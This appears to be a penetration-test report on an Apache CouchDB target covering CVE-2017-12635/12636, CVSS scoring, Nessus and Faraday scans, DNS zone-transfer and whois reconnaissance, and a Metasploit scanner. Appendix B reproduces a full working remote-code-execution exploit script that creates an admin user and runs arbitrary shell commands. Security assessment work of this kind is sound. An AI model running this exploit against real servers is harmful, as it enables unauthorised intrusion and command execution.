1. Research on CouchDB 1.6.0 and discovered another CVE-2017-12636 vulnerability. CVE Reference Page - https://www.cvedetails.com/cve/CVE-2017-12636/



Vulnerability Details : CVE-2017-12636

CouchDB administrative users can configure the database server via HTTP(S). Some of the configuration options include paths for operating system-level binaries that are subsequently launched by CouchDB. This allows an admin user in Apache CouchDB before 1.7.0 and 2.x before 2.1.1 to execute arbitrary shell commands as the CouchDB user, including downloading and executing scripts from the public internet.

Publish Date : 2017-11-14 Last Update Date : 2019-05-13

Collapse All Expand All Select Select&Copy Scroll To Comments External Links

Search Twitter Search YouTube Search Google

- CVSS Scores & Vulnerability Types


CVSS Score	9.0
Confidentiality Impact	Complete (There is total information disclosure, resulting in all system files being revealed.)
Integrity Impact	Complete (There is a total compromise of system integrity. There is a complete loss of system protection, resulting in the entire system being compromised.)
Availability Impact	Complete (There is a total shutdown of the affected resource. The attacker can render the resource completely unavailable.)
Access Complexity	Low (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit.)
Authentication	???
Gained Access	None
Vulnerability Type(s)	Execute Code
CWE ID	78

- Products Affected By CVE-2017-12636

#	Product Type	Vendor	Product	Version	Update	Edition	Language	
1	Application	Apache	Couchdb	*	*	*	*	Version Details Vulnerabilities
2	Application	Apache	Couchdb	2.0.0	RC1	*	*	Version Details Vulnerabilities
3	Application	Apache	Couchdb	2.0.0	RC2	*	*	Version Details Vulnerabilities
4	Application	Apache	Couchdb	2.0.0	*	*	*	Version Details Vulnerabilities
5	Application	Apache	Couchdb	2.0.0	RC3	*	*	Version Details Vulnerabilities
6	Application	Apache	Couchdb	2.0.0	RC4	*	*	Version Details Vulnerabilities

- Number Of Affected Versions By Product

2. Research exploit for CVE-2017-12636 on Github. Exploit Reference Page - https://github.com/offensive-security/exploitdb/blob/master/exploits/linux/webapps/44913.py



3. Exploit successfully validated using modified exploit code with these commands such as ‘pwd’, ‘id’, and ‘whoami’.
   python exploit.py --priv -c "pwd" http://10.10.10.10:5984

Appendixes

Appendix A:
Vulnerability Score Analysis – CVSS 3.0

1. CVE-2017-12635

https://www.cvedetails.com/cve/CVE-2017-12635/

Final Vector:

AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H/E:H/RL:O/RC:C/CR:M/IR:M/AR:L/MAV:X/MAC:X/MPR:X/MUI:X/MS:X/MC:X/MI:X/MA:X

Adjusted Scores:

CVSS Base Score: 9.8
Impact Subscore: 5.9
Exploitability Subscore: 3.9
CVSS Temporal Score: 9.4
CVSS Environmental Score: 9.1
Modified Impact Subscore: 5.5
Overall CVSS Score: 9.1
Risk Rating – Critical

2. CVE-2017-12636

https://www.cvedetails.com/cve/CVE-2017-12636/

Final Vector:

AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:H/E:F/RL:O/RC:C/CR:M/IR:M/AR:L/MAV:X/MAC:X/MPR:N/MUI:X/MS:X/MC:X/MI:X/MA:X

Adjusted Scores:

CVSS Base Score: 7.2
Impact Subscore: 5.9
Exploitability Subscore: 1.2
CVSS Temporal Score: 6.7
CVSS Environmental Score: 8.8
Modified Impact Subscore: 5.5
Overall CVSS Score: 8.8
Risk Rating – High

Appendix B:
Modified Exploit Code

1. Exploit Code for CVE-2017-12636


```
# Title: Apache CouchDB < 2.1.0 - Remote Code Execution
# Author: Cody Zacharias
# Shodan Dork: port:5984
# Vendor Homepage: http://couchdb.apache.org/
# Software Link: http://archive.apache.org/dist/couchdb/source/1.6.0/
# Version: <= 1.7.0 and 2.x - 2.1.0
# Tested on: Debian
# CVE : CVE-2017-12636
# References:
# https://justi.cz/security/2017/11/14/couchdb-rce-npm.html
#
https://blog.trendmicro.com/trendlabs-security-intelligence/vulnerabilities-apache-couchdb-open-door-monero-miners/

# Proof of Concept: python exploit.py --priv -c "id" http://localhost:5984

#!/usr/bin/python
from requests.auth import HTTPBasicAuth
import argparse
import requests
import re
import sys

def getVersion():
    version = requests.get(args.host).json()["version"]
    return version

def error(message):
    print(message)
    sys.exit(1)

def exploit(version):
    with requests.session() as session:
        session.headers = {"Content-Type": "application/json"}

        # Exploit privilege escalation
        if args.priv:
```


```
    try:
        payload = '{"type": "user", "name": "'
        payload += args.user
        payload += '", "roles": ["_admin"], "roles": [],'
        payload += '"password": "' + args.password + '"}'

        pr = session.put(args.host + "/_users/org.couchdb.user:" + args.user,
            data=payload)

        print("[+] User " + args.user + " with password " + args.password + " successfully created.")
    except requests.exceptions.HTTPError:
        error("[-] Unable to create the user on remote host.")

session.auth = HTTPBasicAuth(args.user, args.password)

# Create payload
try:
    if version == 1:
        session.put(args.host + "/_config/query_servers/cmd",
                data='"' + args.cmd + '"')
        print("[+] Created payload at: " + args.host + "/_config/query_servers/cmd")
    else:
        host = session.get(args.host + "/_membership").json()["all_nodes"][0]
        session.put(args.host + "/_node/" + host + "/_config/query_servers/cmd",
                data='"' + args.cmd + '"')
        print("[+] Created payload at: " + args.host + "/_node/" + host + "/_config/query_servers/cmd")
except requests.exceptions.HTTPError as e:
    error("[-] Unable to create command payload: " + e)

try:
    session.put(args.host + "/god")
    session.put(args.host + "/god/zero", data='{"_id": "HTP"}')
except requests.exceptions.HTTPError:
    error("[-] Unable to create database.")

# Execute payload
try:
    if version == 1:
        session.post(args.host + "/god/_temp_view?limit=10",
                data='{"language": "cmd", "map": ""}')
    else:
        session.post(args.host + "/god/_design/zero",
                data='{"_id": "_design/zero", "views": {"god": {"map": ""} }, "language": "cmd"}')
    print("[+] Command executed: " + args.cmd)
except requests.exceptions.HTTPError:
    error("[-] Unable to execute payload.")
```

```
    print("[*] Cleaning up.")

    # Cleanup database
    try:
      session.delete(args.host + "/god")
    except requests.exceptions.HTTPError:
      error("[-] Unable to remove database.")

    # Cleanup payload
    try:
      if version == 1:
        session.delete(args.host + "/_config/query_servers/cmd")
      else:
        host = session.get(args.host + "/_membership").json()["all_nodes"][0]
        session.delete(args.host + "/_node" + host + "/_config/query_servers/cmd")
    except requests.exceptions.HTTPError:
      error("[-] Unable to remove payload.")

def main():
  version = getVersion()
  print("[*] Detected CouchDB Version " + version)
  vv = version.replace(".", "")
  v = int(version[0])
  if v == 1 and int(vv) <= 170:
    exploit(v)
  elif v == 2 and int(vv) < 211:
    exploit(v)
  else:
    print("[-] Version " + version + " not vulnerable.")
    sys.exit(0)

if __name__ == "__main__":
  ap = argparse.ArgumentParser(
      description="Apache CouchDB JSON Remote Code Execution Exploit (CVE-2017-12636)")
  ap.add_argument("host", help="URL (Example: http://127.0.0.1:5984).")
  ap.add_argument("-c", "--cmd", help="Command to run.")
  ap.add_argument("--priv", help="Exploit privilege escalation (CVE-2017-12635).",
    action="store_true")
  ap.add_argument("-u", "--user", help="Admin username (Default: guest).",
      default="guest")
  ap.add_argument("-p", "--password", help="Admin password (Default: guest).",
      default="guest")
  args = ap.parse_args()
  main()
```


Appendix C:
Screenshots for Nessus & Faraday CE


1. Nessus Automated Scan as per Policy_NS_Q3 Screenshots






2. Upload the automated scan results to Faraday and manage vulnerabilities. Faraday CE screenshots






Appendix D:
Screenshots Of Exploited Web App

Exploited webapp screenshots







Appendix E:
OSINT / Phishing Results Data Used

OSINT:

1. Project on Freelancer



2. Question on Quora



3. Question on StackExchange

Disable Firewall On A Directory?

Asked 2 months ago Active 7 days ago Viewed 638 times

0

I have installed WordPress on an ubuntu server which is being protected by a WAF. However, I want to exclude a location /secureapp on the root server. So if my main website is on domain.ltd/ then I want to whitelist domain.ltd/secureapp from the WAF. Any help would be appreciated

apache-httpd

Share Improve this question Follow

4. Zone Transfer Information

```
root@kali:~# dig AXFR example.com @ns1.example.com

; <<>> DiG 9.11.5-P4-5.1+b1-Debian <<>> AXFR example.com @ns1.example.com
;; global options: +cmd
example.com.            14400   IN      SOA     ns1.example.com. root.example.com. 2020100310 7200 3600 1209600 180
example.com.            14400   IN      MX      10 mail.example.com.
example.com.            14400   IN      TXT     "v=spf1 a mx ip4:10.10.10.10 ~all"
example.com.            14400   IN      NS      ns1.example.com.
example.com.            14400   IN      NS      ns2.example.com.
example.com.            14400   IN      A       10.10.10.10
_dmarc.example.com.     14400   IN      TXT     "v=DMARC1; p=none"
_domainkey.example.com. 14400   IN      TXT     "t=y; o=~;"
mail._domainkey.example.com. 14400 IN   TXT     "v=DKIM1; k=rsa; p=MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCoHi8BS4WZfRm3peDpcH
9t3t9jFfrlSKWfxHobqHIGjVpbArDEmvLkNOISX/B1LSFM6KhTrnCcG31vOukq000Cr0Efwo9CNo8Z/u06RqMr/Hg525eW60b3eRCgh+NNNw6Gt0VVKu7uhLZhUai
2l9/JAVZrp7EVkTVOAQEiA9v4kwIDAQAB"
db.example.com.         14400   IN      A       10.10.10.23
ftp.example.com.        14400   IN      A       10.10.10.10
imap.example.com.       14400   IN      A       10.10.10.10
infra.example.com.      14400   IN      A       10.10.10.10
mail.example.com.       14400   IN      A       10.10.10.10
ns1.example.com.        14400   IN      A       10.10.10.10
ns2.example.com.        14400   IN      A       10.10.10.10
pop.example.com.        14400   IN      A       10.10.10.10
smtp.example.com.       14400   IN      A       10.10.10.10
www.example.com.        14400   IN      A       10.10.10.10
example.com.            14400   IN      SOA     ns1.example.com. root.example.com. 2020100310 7200 3600 1209600 180
;; Query time: 2 msec
;; SERVER: 10.10.10.10#53(10.10.10.10)
;; WHEN: Thu Oct 08 07:04:37 EDT 2020
;; XFR size: 20 records (messages 1, bytes 747)
```


5. Whois Lookup Information

Domain:	example.com
Registrar:	Bansal X
Registered On:	1995-08-14
Expires On:	2021-08-13
Updated On:	2020-08-14
Status:	clientDeleteProhibited clientTransferProhibited clientUpdateProhibited
Name Servers:	ns1.example.com ns2.example.com

Raw Whois Data

```
% IANA WHOIS server
% for more information on IANA, visit http://www.iana.org
% This query returned 1 object

domain:       EXAMPLE.COM
```

Q3 Phishing Results:



Appendix F:
Metasploit CouchDB Scanner Screenshots

Metasploit auxiliary couchDB scanner used for couchDB database enumeration. In metasploit terminal type the following command.
use auxiliary/scanner/couchdb/couchdb_enum